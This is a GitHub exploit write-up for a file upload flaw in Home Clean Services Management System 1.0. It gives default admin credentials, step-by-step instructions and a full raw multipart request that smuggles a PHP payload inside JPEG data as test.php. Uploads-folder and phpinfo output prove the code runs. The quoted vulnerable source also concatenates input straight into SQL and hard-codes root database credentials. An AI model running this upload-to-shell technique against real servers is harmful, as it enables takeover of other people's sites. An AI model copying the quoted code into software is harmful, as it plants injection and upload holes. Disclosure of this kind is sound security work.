Xor-Gerke / webray.com.cn Public template

Code Issues Pull requests Actions Projects Security Insights

main

webray.com.cn / cve / Home Clean Services Management System / HCS_add_register.php_File_Upload_Getshell.md

Xor-Gerke Create HCS_add_register.php_File_Upload_Getshell.md History

1 contributor

34 lines (22 sloc) 2.1 KB

Home Clean Services Management System add_register.php File Upload Getshell

Exploit Title: Home Clean Services Management System add_register.php File Upload Getshell

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15293/home-clean-service-free-source-code.html

Software Link: https://www.sourcecodester.com/download-code?nid=15293&title=Home+Clean+Service+System+in+PHP+Free+Source+Code

Version: Home Clean Services Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

At the file upload function, the application system checks the validity of the file type, format, and content uploaded by the user, so that attackers can upload Webshell (.php, .jsp, asp, etc.) malicious script files or files in unexpected formats, such as: HTML files, SHTML files, etc., at the same time, you can use characters such as directory jump or control the upload directory to directly upload files to the Web directory or any directory, which may lead to the execution of arbitrary malicious script files on the remote server, thereby directly obtaining application system permissions.Home Clean Services Management System does not filter the content correctly at the "register" module, resulting in the generation of File upload.


Payload used:

```
<?php phpinfo();?>
```

Proof of Concept

1. Login the CMS. Admin Default Access: Email: admin Password: admin
2. Open Page http://172.24.5.102/HCS/public_html/register.php?link=registerand

3. Put phpinfo payload (`<?php phpinfo();?>`) in the images content and click on Register to publish the page




ID	URL	Client	Met...	Status	Code	Time	Duration	Request	Response
58	http://172.24.5.102/HCS/public_html/register.php?link=register	Google Chrome	POST	Completed	200	17:59:03.670	244 ms	60.1 KB	3.92 KB
93	http://172.24.5.102/HCS/public_html/register.php?link=register	Google Chrome	POST	Completed	200	18:03:27.077	69 ms	60.1 KB	3.85 KB
92	http://172.24.5.102/HCS/public_html/register.php?link=register	Google Chrome	POST	Completed	200	18:02:05.580	46 ms	60.1 KB	3.85 KB
53	http://172.24.5.102/HCS/public_html/register.php?link=register	Google Chrome	POST	Completed	200	17:56:49.912	86 ms	33.3 KB	3.92 KB
4	http://172.24.5.102/HCS/public_html/	Google Chrome	GET	Completed	200	17:56:01.929	458 ms	-	9.38 KB
5	http://172.24.5.102/HCS/public_html/css/style.css	Google Chrome	GET	Completed	200	17:56:02.194	251 ms	-	3.76 KB

S...
Edit...
POST
200 OK
http://172.24.5.102/HCS/public_html/register.php?link=register
Request Header Query Body Cookies Multipart Raw Summary Comment +
Response Header Body Raw +

```
POST /HCS/public_html/register.php?link=register HTTP/1.1
Host: 172.24.5.102
Pragma: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
X-Proxyman-Repeated-ID: 9FB7F6DC
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAbS3MjTV3dojuNUj
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Origin: http://172.24.5.102
Referer: http://172.24.5.102/HCS/public_html/register.php?link=register
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Upgrade-Insecure-Requests: 1
Content-Length: 60110
Connection: close
Cookie: PHPSESSID=fjbdak9heg1r2divhtlpubv986

------WebKitFormBoundaryAbS3MjTV3dojuNUj
Content-Disposition: form-data; name="image"; filename="test.php"
Content-Type: image/png

����JFIF��C��C�����"��

��P!1AQ"2a�q�      #B�����3R��$Cb���S�%&4r���
'5DTct������;!1AQaq��"2�����B����#R�3br4���
<?php phpinfo();?>
?���)DJR�D�)DQ�JQ��H�)DJR�D�)DJR�D�)DR������]v5��~���"�3��^���9���Uş���5��/
��.�R�D�)DJR�D�)DJR�D�)DJR�D�)DJR�D�)DJR�D�)DJR�Eoб�%)J"R��(��(�JR���(�J�J"R��%)J"T��S
��?_�M~H?1�y��m��`�O��#���
����������A�s_��)JQ��)JQ��)JQ��)JQ��)JQ��)JQ��)JQ�JR��б�%)J"R��%)J"R��%)J"�JR���(�R*
=H�*�~O�R��:�������S��:"�)DJR�D�)DJR�D�)DJR�D�)DJR��@�JR���I�1�(�R��Q)JQ��)JQ��Z��
��蕙(�JR���(�JR���(�JR��"�Hџ"R��%H��"��P�}
T(�E)J"R��%)J"R��%)J"R��%)J"R��)�*B%)J"R��%)J"R��%)J"��JTtJR�D�)DJR�D�)DJR�D�)DJR�E"��H�)DJ
�U>�E"��)JQ��)JQ��)JQ��)JQ�R�!��)JQ��)JQ��Y��*:
```

```
HTTP/1.1 200 OK
Date: Mon, 23 May 2022 10:03:25 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.0.9
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<script type='text/javascript'>document.location='register.php';</script>
        <!DOCTYPE html>
<html lang="en">
<head>
<title>HOME CLEAN | SERVICES</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel = "shortcut icon" href = "./uploads/cicon.png" />
<!-- //for-mobile-apps -->
<link rel="stylesheet" type="text/css" href="./css/style.css">
<link href="font-awesome-4.7.0/css/font-awesome.css" rel="stylesheet">
<link rel="stylesheet" type="text/css" href="./css/bootstrap.css">
<link href="src/style.css" rel="stylesheet" type="text/css" media="all" />
<!--modal script-->
 <script src="./js/bootstrap.min.js"></script>

 <!-- // -->
</head>
<body>
 <header>
    <div class="container">
      <nav>
       <ul>
        <li class="current"><a href="index.php"><span> <span> HOME </span> </span>
        <!--<li><a href="about.php">ABOUT</a></li>-->
        <!--<li><a href="services.php">SERVICES</a></li>-->
```




```php
<?php
  if(ISSET($_POST['submit'])){
    $image = rand(1000,10000)."-".$_FILES["image"]["name"];
    $filetmpname = $_FILES["image"]["tmp_name"];
    $folder = './uploads/';
    move_uploaded_file($filetmpname, $folder.'/'.$image);
    $name = $_POST['name'];
    $password = $_POST['password'];
    $email = $_POST['email'];
    $address = $_POST['address'];
    $mobile = $_POST['mobile'];

    $conn = new mysqli("localhost","root","root","activity") or die(mysql
    $q1 = $conn->query("SELECT * FROM `users` WHERE `email` = '$email'")
    $c1 = $q1->num_rows;
    if($c1 > 0){
        echo "<script type='text/javascript'>document.location='register.
    }else{
      $conn->query("INSERT INTO `users` VALUES(Null,'$image','$name','$pa
      echo "<script type='text/javascript'>alert('Registration Sucessful
      echo "<script type='text/javascript'>document.location='index.php';


    }
  }

?>
```

▸ 计算机 ▸ 本地磁盘 (C:) ▸ phpstudy_pro ▸ WWW ▸ HCS ▸ public_html ▸ uploads

名称	修改日期	类型	大小
8036-test.php	2022/5/23 18:03	PHP 文件	58 KB
4545-504652.png	2022/4/16 18:01	PNG 图像	20 KB
2435-brush.png	2022/4/16 17:59	PNG 图像	85 KB
8614-3.jpg	2022/4/15 21:51	JPEG 图像	19 KB
7615-403509.jpg	2022/4/15 21:50	JPEG 图像	248 KB
3980-3.jpg	2022/4/15 21:50	JPEG 图像	19 KB
2418-403509.jpg	2022/4/15 15:25	JPEG 图像	248 KB
2439-403509.jpg	2022/4/15 15:25	JPEG 图像	248 KB
1691-403509.jpg	2022/4/15 13:21	JPEG 图像	248 KB
2596-403509.jpg	2022/4/15 13:20	JPEG 图像	248 KB
1920-3.jpg	2022/4/15 13:12	JPEG 图像	19 KB
2953-504652.png	2022/4/15 13:10	PNG 图像	20 KB
7257-403509.jpg	2022/4/15 13:10	JPEG 图像	248 KB
3991-3.jpg	2022/4/15 13:08	JPEG 图像	19 KB
2358-3.jpg	2022/4/15 13:05	JPEG 图像	19 KB
1506-3.jpg	2022/4/15 12:59	JPEG 图像	19 KB
6992-3.jpg	2022/4/15 12:59	JPEG 图像	19 KB
4206-504652.png	2022/4/15 12:57	PNG 图像	20 KB

4. Viewing the successfully published page,Open Page http://172.24.5.102/HCS/public_html/uploads/8036-test.php ,We can see the phpinfo.



```
���� JFIF    ��C                                    ��C                                   ��   � �  "     ��              ��P              ! 1 AQ "2a�  q� #B����
'5DTct����            ��;            !1   A Qaq �� "2���� B� ��#R� 3br 4���
```

PHP Version 7.0.9

System	Windows NT WIN-9BQ188MAC06 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) AMD64
Build Date	Jul 20 2016 10:41:23
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php7.0.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS,VC14
PHP Extension Build	API20151012,NTS,VC14
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*